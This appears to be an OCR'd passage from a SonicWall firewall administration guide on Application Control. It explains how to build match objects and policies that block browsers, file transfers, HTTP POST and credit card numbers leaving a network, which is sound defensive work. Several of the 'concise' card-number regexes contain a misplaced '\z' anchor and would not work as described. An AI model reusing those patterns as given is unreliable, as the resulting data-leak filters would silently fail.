


As soon as the capture begins, start the browser and then stop the capture. In this example, Firefox is started.

3 In the captured output, locate and click the **HTTP GET** command in the top pane, and view the source for it in the center pane. In the source code, locate the line beginning with **User-Agent**.




4 Scroll to the right to find the unique identifier for the browser. In this case, it is **Firefox/1.5.0.7**.



5 Type the identifier into the **Content** text field in the **Match Objects Settings** widow.

6 Click **OK** to create a match object that you can use in a policy.



Hex Editor

You can use a hexadecimal (hex) editor to view the hex representation of a file or a graphic image. One such hex editor is **XVI32**, developed by Christian Maas and available at no cost at the following URL:


http://www.chmaas.handshake.de/delphi/freeware/xvi32/xvi32.htm

For example, if there is a certain graphic contained within all confidential company documents, you could use the hex editor to obtain a unique identifier for the graphic, and then use the identifying hex string to create a match object. You could reference the match object in a policy that blocks the transfer of files with content matching that graphic.

To create a match object for a graphic using the SonicWall graphic as an example:

SONICWALL™

1 Start **XVI32** and click **File > Open** to open the graphic image GIF file.



2 In the left pane, mark the first 50 hex character block by selecting **Edit > Block <n> chars...** and then select the **decimal** option and type **50** in the space provided. This will mark the first 50 characters in the file, which is sufficient to generate a unique thumbprint for use in a custom match object.


Alternatively you can mark the block by using the following sequence:

- Click on the first character (#0).
- Press **Ctrl+B**.
- Click on the character in position #49.
- Press **Ctrl+B**.

To locate the character in position #49, click on a character in the right pane (the text pane) and then look at the bottom left corner for the decimal address. Try different characters until it shows **Adr. dec: 49**.

NOTE: You must click on the corresponding location in the *left* pane before you press **Ctrl+B** to mark the block.

When the block is marked, it changes to red font. To unmark a block of characters, press **Ctrl+U**.



3 After you mark the block, click **Edit > Clipboard > Copy As Hex String**.

4 In Textpad or another text editor, press **Ctrl+V** to paste the selection and then press **Enter** to end the line.

This intermediary step is necessary to allow you to remove spaces from the hex string.

5 In Textpad, click **Search > Replace** to bring up the Replace dialog box. In the Replace dialog box, type a space into the Find text box and leave the Replace text box empty. Click **Replace All**.

The hex string now has 50 hex characters with no spaces between them.

6 Double-click the hex string to select it, then press **Ctrl+C** to copy it to the clipboard.

7 In the SonicOS user interface, navigate to **Firewall > Match Objects** and click **Add Match Object**.


8 In the **Match Object Settings** dialog, type a descriptive name into the **Object Name** field.

9 In the **Match Object Type** drop-down menu, select **Custom Object**.

10 For Input Representation, click **Hexadecimal**.

11 In the **Content** field, press **Ctrl+V** to paste the contents of the clipboard.

12 Click **Add**.



13 Click **OK**.

You now have an Match Object containing a unique identifier for the image. You can create an App Rules policy to block or log traffic that contains the image matched by this Match Object. For information about creating a policy, see Configuring an App Rules Policy on page 947.

App Control Use Cases

Application Control provides the functionality to handle several types of access control very efficiently. The following use cases are presented in this section:

- Reverse Shell Exploit Prevention on page 978

Creating a Regular Expression in a Match Object

Predefined regular expressions can be selected during configuration, or you can configure a custom regular expression. This use case describes how to create a Regex Match object for a credit card number, while illustrating some common errors.

For example, a user creates a Regex Match object for a credit card number, with the following inefficient and also slightly erroneous construction:

```
[1-9][0-9]{3} ?[0-9]{4} ?[0-9]{4} ?[0-9]{4}
```

Using this object, the user attempts to build a policy. After the user clicks OK, the appliance displays a “Please wait…” message, but the management session is unresponsive for a very long time and the regular expression may eventually be rejected.

This behavior occurs because, in custom object and file content match objects, regular expressions are implicitly prefixed with a dot asterisk (`.*`). A dot matches any of the 256 ASCII characters except ‘`\n`’. This fact, the match object type used, and the nature of the regular expression in combination causes the control plane to take a long time to compile the required data structures.

The fix for this is to prefix the regular expression with a '`\D`'. This means that the credit card number is preceded by a non-digit character, which actually makes the regular expression more accurate.

Additionally, the regular expression shown above does not accurately represent the intended credit card number. The regular expression in its current form can match several false positives, such as `1234 12341234 1234`. A more accurate representation is the following:

```
\D[1-9][0-9]{3} [0-9]{4} [0-9]{4} [0-9]{4}
```

or

```
\D[1-9][0-9]{3}[0-9]{4}[0-9]{4}[0-9]{4}
```

which can be written more concisely as:

```
\D\z\d{3}( \d{4}){3}
```

or

```
\D\z\d{3}(\d{4}){3}
```

respectively.

These can be written as two regular expressions within one match object or can be further compressed into one regular expression such as:

```
\D\z\d{3}(( \d{4}){3}|(\d{12}))
```

You can also capture credit card numbers with digits separated by a '–' with the following regular expression:

```
\D\z\d{3}(( \d{4}){3}|(-\d{4}){3}|(\d{12}))
```

The preceding ‘`\D`’ should be included in all of these regular expressions.


Policy-Based Application Control

The SonicWall application signature databases are part of the Application Control feature, allowing very granular control over policy configuration and actions relating to them. These signature databases are used to protect users from application vulnerabilities as well as worms, Trojans, peer-to-peer transfers, spyware and backdoor exploits. The extensible signature language used in the SonicWall Reassembly Free Deep Packet Inspection engine also provides proactive defense against newly discovered application and protocol vulnerabilities.

To create an Application Control policy, first create a match object of type Application Signature List or Application Signature Category List. These two types allow for selection of either general application categories or individual application signatures.


Example Match Object targeting an application shows a match object targeted at LimeWire and Napster Peer to Peer sharing applications.

Example Match Object targeting an application



After creating a signature-based match object, create a new App Rules policy of type App Control Content that uses the match object. Example App Control policy for targeting Match Object shows a policy that uses the newly created “Napster/LimeWire P2P” match object to drop all Napster and LimeWire traffic.

Example App Control policy for targeting Match Object



Logging Application Signature-Based Policies

As with other match object policy types, logging can be enabled on application content policies. By default, these logs are displayed in the standard format, showing the Application Control policy that triggered the alert/action; see Standard logging. To obtain more detail about the log event, select the **Log using App Control message format** checkbox in the **App Control Policies Settings** dialog for that policy; see App Control-formatted logging.

Standard logging

7	09/28/2010 20:04:25.336	Alert	Application Firewall	Application Firewall Alert: Policy: test, Action Type: Reset/Drop	192.168.168.123, 1186, X0 (admin)	121.14.74.247, 80, X1

App Control-formatted logging

1	09/28/2010 20:02:35.768	Alert	Application Control	Application Control Detection Alert: IM QQ -- Login Over HTTPS v2010, SID: 5696, AppID: 622 CatID: 11	192.168.168.123, 4885, X0 (admin)	121.14.74.247, 443, X1

Compliance Enforcement

Many businesses and organizations need to ensure compliance with their policies regarding outbound file transfer. Application Control provides this functionality in HTTP, FTP, POP3, and SMTP contexts. This can help companies meet regulatory requirements such as HIPAA, SOX, and PCI.

When you configure the policy or policies for this purpose, you can select Direction > Basic > Outgoing to specifically apply your file transfer restrictions to outbound traffic. Or, you can select Direction > Advanced and then specify the exact zones between which to prevent file transfer. For example, you can specify LAN to WAN, LAN to DMZ, or any other zones that you have defined.

Server Protection

Servers are typically accessed by many untrusted clients. For best protection of these valuable resources, you should have multiple lines of defense. With Application Control on your gateway, you can configure policies to protect your servers. For example, you can create a policy that blocks all FTP **put** commands to prevent anyone from writing a file to a server (see Blocking FTP Commands on page 972). Even though the server itself may be configured as read-only, this adds a layer of security that is controlled by the firewall administrator. Your server will still be protected even if its configuration is changed by an error, a side-effect of a patch, or by someone with malicious intent. With Application Control, you can effectively control content upload for servers using HTTP, SMTP, POP3, and FTP.

An example of policies that affect servers might be a small ISP providing three levels of service to its customers, whose servers are sitting in its rack. At the gold level, a customer can host a Web server, Email server, and FTP server. At the silver level, a customer can host only a Web server and Email server. At the bronze level, the hosting package only allows a Web server. The ISP could use Application Control to enforce these restrictions, by creating a policy for each customer.

Hosted Email Environments

A hosted email environment is one in which email is available on a user's Internet Service Provider (ISP). Typically, POP3 is the protocol used for email transfer in this environment. Many small-business owners use this model, and would like to control email content as well as email attachments. Running Application Control on the gateway provides a solution for controlling POP3-based as well as SMTP-based email.

Application Control can also scan HTTP, which is useful for email hosted by sites such as Yahoo or Hotmail. Note that when an attachment is blocked while using HTTP, Application Control does not provide the file name of the blocked file. You can also use Application Control to control FTP when accessing database servers.

If you want a dedicated SMTP solution, you can use SonicWall Email Security. Email Security is used by many larger businesses for controlling SMTP-based email, but it does not support POP3. For controlling multiple email protocols, Application Control provides an excellent solution.

Email Control

Application Control can be very effective for certain types of email control, especially when a blanket policy is desired. For example, you can prevent sending attachments of a given type, such as **.exe**, on a per-user basis, or for an entire domain. Because the file name extension is being matched in this case, changing the extension before sending the attachment will bypass filtering. Note that you can also prevent attachments in this way on your email server if you have one. If not, then Application Control provides the functionality.

You can create a match object that scans for file content matching strings, such as confidential, internal use only, and proprietary, to implement basic controls over the transfer of proprietary data.

You can also create a policy that prevents email to or from a specific domain or a specific user. You can use Application Control to limit email file size, but not to limit the number of attachments. Application Control can block files based on MIME type. It cannot block encrypted SSL or TLS traffic, nor can it block all encrypted files. To block encrypted email from a site that is using HTTPS, you can create a custom match object that matches the certificate sent before the HTTPS session begins. This is part of the SSL session before it gets encrypted. Then you would create a custom policy that blocks that certificate.

Application Control can scan email attachments that are text-based or are compressed to one level, but not encrypted. The following table lists file formats that Application Control can scan for keywords. Other formats should be tested before you use them in a policy.

File formats that can be scanned for keywords


File Type	Common Extension
C source code	c
C+ source code	cpp
Comma-separated values	csv
HQX archives	hqx
HTML	htm
Lotus 1-2-3	wks
Microsoft Access	mdb
Microsoft Excel	xls
Microsoft PowerPoint	ppt
Microsoft Visio	vsd
Microsoft Visual Basic	vbp
Microsoft Word	doc
Microsoft Works	wps
Portable Document Format	pdf
Rich Text Format	rft
SIT archives	sit
Text files	txt
WordPerfect	wpd
XML	xml
Tar archives (“tarballs”)	tar
ZIP archives	zip, gzip

Web Browser Control

You can also use Application Control to protect your Web servers from undesirable browsers. Application Control supplies match object types for Netscape, MSIE, Firefox, Safari, and Chrome. You can define a match object using one of these types, and reference it in a policy to block that browser.

You can also access browser version information by using an HTTP User Agent match object type. For example, older versions of various browsers can be susceptible to security problems. Using Application Control, you can create a policy that denies access by any problematic browser, such as Internet Explorer 5.0. You can also use negative matching to exclude all browsers except the one(s) you want. For example, you might want to allow Internet Explorer version 6 only, due to flaws in version 5, and because you haven’t tested version 7. To do this, you would use a network protocol analyzer such as Wireshark to determine the Web browser identifier for IEv6,

which is “MSIE 6.0”. Then you could create a match object of type HTTP User Agent, with content “MSIE 6.0” and enable negative matching.



You can use this match object in a policy to block browsers that are not MSIE 6.0. For information about using Wireshark to find a Web browser identifier, see Wireshark on page 950. For information about negative matching, see Negative Matching on page 935.

Another example of a use case for controlling Web browser access is a small e-commerce site that is selling discounted goods that are salvaged from an overseas source. If the terms of their agreement with the supplier is that they cannot sell to citizens of the source nation, they could configure Application Control to block access by the in-country versions of the major Web browsers.

Application Control supports a pre-defined selection of well-known browsers, and you can add others as custom match objects. Browser blocking is based on the HTTP User Agent reported by the browser. Your custom match object must contain content specific enough to identify the browser without creating false positives. You can use Wireshark or another network protocol analyzer to obtain a unique signature for the desired browser.

HTTP Post Control

You can enhance the security of public facing read-only HTTP servers by disallowing the HTTP POST method.

To disallow the HTTP POST:

1 Use Notepad or another text editor to create a new document called **Post.htm** that contains this HTML code:

```
<FORM action="http://www.yahoo.com/" method="post">
<p>Please enter your name: <input type="Text" name="FullName"></p>
<input type="submit" value="Submit"> <INPUT type="reset">
```

2 Save the file to your desktop or a convenient location.


3 Open the Wireshark network analyzer and start a capture. For information about using Wireshark, see Wireshark on page 950.

4 In a browser, open the `Post.htm` file you just created.

5 Enter your name.


6 Click **Submit**. Stop the capture.

7 Use the Wireshark **Edit > Find Packet** function to search for the string `POST`.



Wireshark jumps to the first frame that contains the requested data. You should see something like Wireshark display. This indicates that the HTTP POST method is transmitted immediately after the TCP header information and comprises the first four bytes (`504f5354`) of the TCP payload (HTTP application layer). You can use that information to create a custom match object that detects the HTTP POST method.


Wireshark display



8 In the SonicOS management interface, navigate to **Firewall > Match Objects**.

9 Click **Add New Match Object**.

10 Create a match object like this:

